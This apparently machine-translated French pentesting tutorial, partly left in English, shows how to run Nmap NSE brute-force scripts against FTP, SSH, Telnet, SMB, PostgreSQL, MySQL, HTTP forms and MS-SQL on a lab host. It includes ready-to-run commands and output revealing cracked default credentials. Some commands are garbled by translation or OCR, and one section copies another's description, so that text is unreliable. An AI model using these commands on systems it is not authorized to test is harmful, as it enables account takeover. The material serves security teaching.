Nmap

Nmap pour Pentester : craquage de mot de passe

15 Août 2021 Par Raj

Nous traiterons la présentation du script Nmap Brute NSE pour l'attaque par dictionnaire dans cet article, car Nmap est un outil si volumineux qu'il ne peut pas être couvert dans un seul article. Si vous vous demandez si une attaque par force brute utilisant Nmap est réalisable ou non.

Oui, Nmap inclut un script basé sur NSE qui peut effectuer des attaques par force brute par dictionnaire sur des services sécurisés.

Table des matières


Le moteur de script Nmap (NSE) est l'une des fonctionnalités les plus puissantes et les plus flexibles de Nmap. Il permet aux utilisateurs d'écrire (et de partager) des scripts simples pour automatiser une grande variété de tâches réseau. Ces scripts sont ensuite exécutés en parallèle avec la vitesse et l'efficacité que vous attendez de Nmap. Le cœur du moteur de script Nmap est un interpréteur Lua intégrable. La deuxième partie du moteur de script Nmap est la bibliothèque NSE, qui connecte Lua et Nmap.

Les scripts NSE définissent une liste de catégories auxquelles ils appartiennent. Les catégories actuellement définies sont **auth, Broadcast, Brute et Default. découverte, dos, exploit, externe, fuzzer, intrusif, malware, coffre-fort, version et vuln** .

Mais j'ai mentionné ci-dessus que nous démontrerons ici le script Nmap Brute. Ces scripts utilisent des attaques par force brute pour deviner les informations d'authentification d'un serveur distant. Nmap contient des scripts pour forcer brutalement des dizaines de protocoles, notamment HTTP-brute, oracle-brute, SNMP-brute, etc.

Pour lister tous les scripts nse pour les forces brutes :

```
1.  localiser *.nse |grep Brute
```




Spécifiez simplement **-sC** pour activer les scripts les plus courants. Ou spécifiez l' option –**script** pour choisir vos scripts à exécuter en fournissant des catégories, des noms de fichiers de script ou le nom des répertoires remplis de scripts que vous souhaitez exécuter. Vous pouvez personnaliser certains scripts en leur fournissant des arguments via les options –**script-args** et –**script-args-file** .

FTP

Effectue un audit de mot de passe par force brute sur les serveurs FTP. Tout ce dont nous avons besoin, ce sont des dictionnaires de noms d'utilisateur et de mots de passe, qui seront passés en arguments.


```
1.  nmap -p21 --script ftp-brute. nse --script-args userdb=utilisateurs. txt , passdb=passe. txt 192.168 . 1 . 150
```




SSH

Effectue une recherche de mot de passe par force brute sur les serveurs SSH et un délai d'expiration de connexion (par défaut : « 5 s »). Tout ce dont nous avons besoin, ce sont des dictionnaires de noms d'utilisateur et de mots de passe, qui seront passés en arguments.

```
1.  nmap -p22 --script ssh-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
```




For valid username and password combination, it will dump the credential.



Telnet

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p23 --script telnet-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
```




SMB

Attempts to guess SMB username/password combinations, saving identified combinations for use in other scripts. Every effort will be made to get a genuine list of users and to validate each username before utilizing them. When a username is identified, it is not only displayed but also kept in the Nmap registry for future use by other Nmap scripts.

All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p445 --script smb-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
```



Postgres

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p5432 --script pgsql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
```

```
┌──(root💀kali)-[~]
└─# nmap -p5432 --script pgsql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:10 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00020s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| pgsql-brute:
|_   postgres:postgres ⇒ Valid credentials
MAC Address: 00:0C:29:77:BA:E7 (VMware)
```

Mysql


Performs brute-force password auditing against Mysql servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
1.  nmap -p3306 --script mysql-brute --script-args userdb=users.txt 192.168.1.150
```

```
┌──(root💀kali)-[~]
└─# nmap -p3306 --script mysql-brute --script-args userdb=users.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:11 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00021s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|   Statistics: Performed 231 guesses in 81 seconds, average tps: 2.8
|_  ERROR: The service seems to have failed or is heavily firewalled...
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 81.82 seconds
```

HTTP

Performs brute force password auditing against HTTP form-based authentication. This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses are stored in the nmap registry, using the creds library, for other scripts to use.





```
nmap -p 80 --script=http-form-brute --script-args "userdb=users.txt,passdb=pass.txt,http-form-brute.path=/dvwa/login.php" 192.168.1.150
```

```
┌──(root💀kali)-[~]
└─# nmap -p 80 --script=http-form-brute --script-args "userdb=users.txt,passdb=pass.txt,http-form-brute.path=/dvwa/login.php" 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:12 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00018s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-form-brute:
|   Accounts:
|     admin:password - Valid credentials
|_  Statistics: Performed 80 guesses in 1 seconds, average tps: 80.0
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Ms-SQL

Performs brute-force password auditing against Ms-SQL servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
```



Reference: https://nmap.org/book/nse-usage.html#nse-categories
https://nmap.org/nsedoc/scripts/http-form-brute.html

Auteur : Aarti Singh est chercheur et rédacteur technique chez Hacking Articles, consultant en sécurité de l'information, amateur de médias sociaux et de gadgets. Contactez ici

PREVIOUS POST
Burp Suite pour Pentester : Répéteur

NEXT POST
MSSQL pour Pentester : Nmap

Laisser une réponse

Votre adresse email ne sera pas publiée. Les champs requis sont indiqués *

Commentaire * *

Nom

E-mail

Site web

Enregistrez mon nom, mon adresse e-mail et mon site Web dans ce navigateur pour la prochaine fois que je commenterai.

Prévenez-moi des nouveaux articles par email.

Poster un commentaire

Recherche ... Recherche

Abonnez-Vous Au Blog Par E-Mail

Entrez votre adresse e-mail pour vous abonner à ce blog et recevoir des notifications de nouveaux articles par e-mail.

Adresse e-mail

S'abonner

Catégories

Choisir une catégorie